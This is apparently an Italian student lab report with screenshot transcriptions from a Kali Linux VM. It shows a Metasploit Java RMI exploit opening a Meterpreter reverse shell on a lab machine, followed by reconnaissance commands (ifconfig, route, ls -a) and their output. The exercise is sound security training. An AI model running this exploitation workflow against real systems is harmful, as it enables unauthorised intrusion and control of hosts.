
Provo i seguenti comandi:

- ifconfig
- route
- ls -a
- mkdir (creando la cartella NADIR)
- sysinfo
- whoami
- ps (per mostrare i processi)
- ls -l (per mostrare le autorizzazioni relative ai file)




kali-linux-2024.1-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
1 2 3 4
kali@kali: ~
File Actions Edit View Help

```
[*] 192.168.50.101:1099 - Sending RMI Header...
[*] 192.168.50.101:1099 - Sending RMI Call...
[*] 192.168.50.101:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.50.101
[*] Meterpreter session 1 opened (192.168.50.100:4444 → 192.168.50.101:47471) at 2024-09-06 13:28:3

meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.50.101
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe72:ce37
IPv6 Netmask : ::

meterpreter > 
```



kali-linux-2024.1-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
kali@kali: ~
File Actions Edit View Help

```
Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.50.101
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe72:ce37
IPv6 Netmask : ::

meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.50.101  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:fe72:ce37  ::       ::
meterpreter > 
```



kali-linux-2024.1-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
kali@kali: ~
File Actions Edit View Help


```
meterpreter > ls -a
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040666/rw-rw-rw-  4096     dir   2012-05-13 23:35:33 -0400  bin
040666/rw-rw-rw-  1024     dir   2012-05-13 23:36:28 -0400  boot
040666/rw-rw-rw-  4096     dir   2010-03-16 18:55:51 -0400  cdrom
040666/rw-rw-rw-  13540    dir   2024-09-06 13:19:53 -0400  dev
040666/rw-rw-rw-  4096     dir   2024-09-06 13:20:00 -0400  etc
040666/rw-rw-rw-  4096     dir   2010-04-16 02:16:02 -0400  home
040666/rw-rw-rw-  4096     dir   2010-03-16 18:57:40 -0400  initrd
